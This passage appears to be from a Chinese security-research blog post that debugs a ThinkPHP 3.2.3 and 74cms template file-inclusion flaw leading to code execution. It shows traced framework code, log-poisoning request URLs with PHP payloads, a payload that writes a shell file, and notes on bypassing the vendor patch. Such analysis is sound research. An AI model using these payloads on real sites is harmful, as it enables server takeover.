    public function loadTemplate ($templateFile,$prefix='') {  $templateFile: "data/a"  $prefix: ""
        if(is_file($templateFile)) {
            $this->templateFile    =  $templateFile;  templateFile: "data/a"
            // 读取模板文件内容
            $tmplContent =  file_get_contents($templateFile);  $tmplContent: "<?php phpinfo(); ?>"
        }else{
            $tmplContent =  $templateFile;
        }
         // 根据模版文件名定位缓存文件
        $tmplCacheFile = $this->config['cache_path'].$prefix.md5($templateFile).$this->config['cache_suffix'];  $prefix:

        // 判断是否启用布局
        if(C('LAYOUT_ON')) {...}
        // 编译模板内容
        $tmplContent =  $this->compiler($tmplContent);  $tmplContent: "<?php phpinfo(); ?>"
        Storage::put($tmplCacheFile,trim($tmplContent),'tpl');
        return $tmplCacheFile;
    }
```

在 loadTemplate 中 首先读取了要解析的模板文件，将其保存在了 $tmplContent 中，然后利用 cpmplier 对模板文件进行编译

\Think\Template::compiler

```
124     protected function compiler($tmplContent) {  $tmplContent: "<?php if (!defined('THINK_PATH')) exit(); phpinfo(); ?>"
125         //模板解析
126         $tmplContent =  $this->parse($tmplContent);
127         // 还原被替换的Literal标签
128         $tmplContent =  preg_replace_callback( regex: '/<!--###literal(\d+)###-->/is', array($this, 'restoreLiteral'), $tmplContent);
129         // 添加安全代码
130         $tmplContent =  '<?php if (!defined(\'THINK_PATH\')) exit();?>'.$tmplContent;
131         // 优化生成的php代码
132         $tmplContent = str_replace( search: '?><?php', replace: '',$tmplContent);
133         // 模版编译过滤标签
134         Hook::listen('template_filter',$tmplContent);
135         return strip_whitespace($tmplContent);  $tmplContent: "<?php if (!defined('THINK_PATH')) exit(); phpinfo(); ?>"
136     }
```

在 complier 中将模板文件的内容直接拼接到 $tmplContent，对代码进行优化之后，直接返回代码。

又回到函数 \Think\Template::loadTemplate

```
112         // 编译模板内容
113         $tmplContent =  $this->compiler($tmplContent);
114         Storage::put($tmplCacheFile,trim($tmplContent),'tpl');  $tmplContent: "<?php if (!defined('THINK_PATH')) exit(); phpinfo(); ?>"
115         return $tmplCacheFile;
116     }
117
118     /**
119      * 编译模板文件内容
120      * @access protected
121      * @param mixed $tmplContent 模板内容
```

Evaluate

Expression:

$tmplCacheFile

Use Ctrl+Shift+Enter to add to Watches

Result:

result = "./data/Runtime/Cache/Home/1e84025731a9331f59f3a61078fe4420.php"

将经过函数 complier 编译后的文件进行存储，最后返回存储的路径

data/Runtime/Cache/Home/1e84025731a9331f59f3a61078fe4420.php

1e84025731a9331f59f3a61078fe4420.php

```
1   <?php if (!defined( name: 'THINK_PATH')) exit(); phpinfo(); ?>
```

再回到函数 \Think\Template::fetch 经过 loadTemplate 函数的处理，最后得到的是解析编译后模板文件的路径

\Think\Template::fetch

```
74      public function fetch($templateFile,$templateVar,$prefix='') {  $templateFile: "data/a"  $templateVar: {apply => [1], verify_userlogin => 0, visitor => null, is_login => 0, sho
75          $this->tVar         =   $templateVar;  $templateVar: {apply => [1], verify_userlogin => 0, visitor => null, is_login => 0, show_backtop => 0, show_backtop_app => 0, show_ba
76          $templateCacheFile  =   $this->loadTemplate($templateFile,$prefix);  $prefix: ""  $templateFile: "data/a"  $templateCacheFile: "./data/Runtime/Cache/Home/1e84025731a9331f59
77          Storage::load($templateCacheFile,$this->tVar,null,'tpl');  tVar: [10]
78      }
79
```

在 fetch 中调用 load 方法加载模板

\Think\Storage\Driver\File::load

```
76      public function load($_filename,$vars=null){  $_filename: "./data/Runtime/Cache/Home/1e84025731a9331f59f3a61078fe4420.php"  $vars: {apply => [1], verify_userlogin => 0, visitor
77          if(!is_null($vars)){
78              extract($vars, extract_type: EXTR_OVERWRITE);  $vars: {apply => [1], verify_userlogin => 0, visitor => null, is_login => 0, show_backtop => 0, show_backtop_app => 0, show_ba
79          }
80          include $_filename;
81      }
82
```


在load 函数中进行了非空判断之后，直接调用了 include 去包含传入的文件地址


但是直接利用之前的 payload 在页面上显示为空，并没有直接回显出 phpinfo 的信息，这是因为在函数 \Think\View::fetch 中

```php
public function fetch($templateFile='',$content='',$prefix='') {  $templateFile: "data/a"  $content: ""  $prefix: ""
    if(empty($content)) {
        $templateFile   =   $this->parseTemplate($templateFile);
        // 模板文件不存在直接返回
        if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'.$templateFile);
    }else{
        defined( name: 'THEME_PATH') or    define('THEME_PATH', $this->getThemePath());
    }
    // 页面缓存
    ob_start();
    ob_implicit_flush( flag: 0);
    if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { // 使用PHP原生模板
        $_content   =   $content;
        // 模板阵列变量分解成为独立变量
        extract($this->tVar,  extract_type: EXTR_OVERWRITE);
        // 直接载入PHP模板
        empty($_content)?include $templateFile:eval('?>'.$_content);
    }else{
        // 视图解析标签
        $params = array('var'=>$this->tVar,'file'=>$templateFile,'content'=>$content,'prefix'=>$prefix);  $prefix: "
        Hook::listen('view_parse',$params);  $params: {var => [10], file => "data/a", content => "", prefix => ""}[4
    }
    // 获取并清空缓存
    $content = ob_get_clean();  $content: ""
    // 内容过滤标签
    Hook::listen('view_filter',$content);
    // 输出模板文件
    return $content;
```


在进行模板解析和包含之前 通过 ob_start 打开缓冲区， phpinfo 输出的信息被存储在缓冲区内，`Hook::listen('view_parse',$params);` 代码执行之后，又通过ob_get_clean() 获取并清空了缓存，因此虽然 phpinfo 执行成功，但是在页面上没有回显。
可以通过如下方法实现在页面上的回显

- `<?php phpinfo(); ob_flush();?>` // ob_flush 输出缓冲区中的内容
- `<?php phpinfo(); die();?>`





文件包含的流程图




知道文件包含的流程，现在就是要分析一下如何实现对将模板文件的上传，首先一处就是通过日志来实现

\Think\View::fetch

```
106     public function fetch($templateFile='',$content='',$prefix='') {
107         if(empty($content)) {
108             $templateFile   =   $this->parseTemplate($templateFile);
109             // 模板文件不存在直接返回
110             if(!is_file($templateFile)) E( msg: L( name: '_TEMPLATE_NOT_EXIST_').':'.$templateFile);
111         }else{
112             defined( name: 'THEME_PATH') or     define('THEME_PATH', $this->getThemePath());
113         }
114         // 页面缓存
115         ob_start();
116         ob_implicit_flush( flag: 0);
117         if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { // 使用PHP原生模板
118             $_content   =   $content;
119             // 模板阵列变量分解成为独立变量
```

恰好在 fetch 函数中 首先判断了是否存在请求的模板文件，如果不存在模板文件就会将错误信息，写入日志文件中

data/Runtime/Logs/Home/20_12_22.log



然后再去包含日志文件就可以了。 ~~为什么要通过 post 请求去生成日志，因为通过 get 请求中的 url 会在日志文件中被 url 编码，post 请求则不会。~~ 照着网上的分析说的，但是好像不是很对，通过 get 方法也是可以成功的，建议自己进行尝试?

拓展思考

绕过骑士cms 补丁

我们关注一下骑士cms 的补丁信息


\Common\Controller\BaseController::assign_resume_tpl

```php
169    public function assign_resume_tpl($variable,$tpl){
170        foreach ($variable as $key => $value) {
171            $this->assign($key,$value);
172        }
173        $view = new \Think\View;
174        $tpl_file = $view->parseTemplate($tpl);
175        if(!is_file($tpl_file)){
176            return false;
177        }
178        return $this->fetch($tpl);
179    }
```

ThinkPHP/Library/Think/View.class.php

```php
106    public function fetch($templateFile='',$content='',$prefix='') {
107        if(empty($content)) {
108            $templateFile    =    $this->parseTemplate($templateFile);
109            // 模板文件不存在直接返回
110            if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_'));
111        }else{
112            defined( name: 'THEME_PATH') or    define('THEME_PATH', $this->getThemePath());
113        }
```

仅仅是过滤了报错日志文件的生成，对文件包含漏洞并没进行修复(文件包含漏洞似乎是Thinkphp 3.2.3 的原生漏洞)，这样的话，通过上传恶意文件，然后再实现文件包含，仍然能够造成命令执行。



这个是受局限的 bmp 图片文件，要进一步实现利用，还是需要进一步分析一下绕过 php_gd 的方法。

Thinkphp 3.2.3 原生问题


所有漏洞的触发过程全部实现在 thinkphp3 内部框架之内，是因为进行模板解析之前没有控制传入模板的路径，解析的过程中也没有过滤模板内文件的内容，解析编译之后直接通过 include 方式将模板文件进行了包含。

我们在 Home 模块下添加一个 Whippet 控制器

```php
<?php
namespace Home\Controller;
use Think\Controller;
class WhippetController extends Controller{
    public function index($variable,$tpl)
    {
        foreach ($variable as $key => $value){
            $this ->assign($key,$value);
        }
        return $this->fetch($tpl);

    }
}
?>
```

```
http://74cms.test/index.php?m=home&c=whippet&a=index&variable=1&tpl=<?php phpinfo(); ob_flush();?> http://74cms.test/index.php?m=home&c=whippet&a=index&variable=1&tpl=data/Runtime/Logs/Home/20_12_22.log
```




可以注意到在脱离了骑士cms的文件内容之后，利用自写的模块也能成功触发漏洞，整个漏洞触发的过程与之前完全一致。这个漏洞其实本质上就是 thinkphp3框架中本身的问题，如果有程序基于 thinkphp3 的框架，并且调用了 Contollller 控制器中的 fetch 方法，模板的路径自定义，就可以触发这个漏洞。

Thinkcmf 的任意文件包含

大致看了一下 ThinkCmf 中的任意文件包含漏洞，没有调试，但是发现大致原理是相同的，最后触发的位置也相同。*/具体不做分析了/*，而且发现，thinkcmf 上的 payload 放在 骑士cms 也是可行的，有时间还是再看一下 thinkcmf 看一下是否存在新的问题。还是有一些不同的，不能一概而论。

```
http://74cms.test/index.php?m=home&c=whippet&a=index&variable=1&tpl=<?php
file_put_contents("shell.php","<?php phpinfo();?>");?>
```


```
http://74cms.test/index.php?
m=home&c=whippet&a=index&variable=1&tpl=data/Runtime/Logs/Home/20_12_22.log
```



参考文章

骑士cms < 6.0.48任意文件包含漏洞简记
骑士cms从任意文件包含到远程代码执行漏洞分析
骑士 CMS 远程命令执行分析
这个漏洞，我劝你耗子尾汁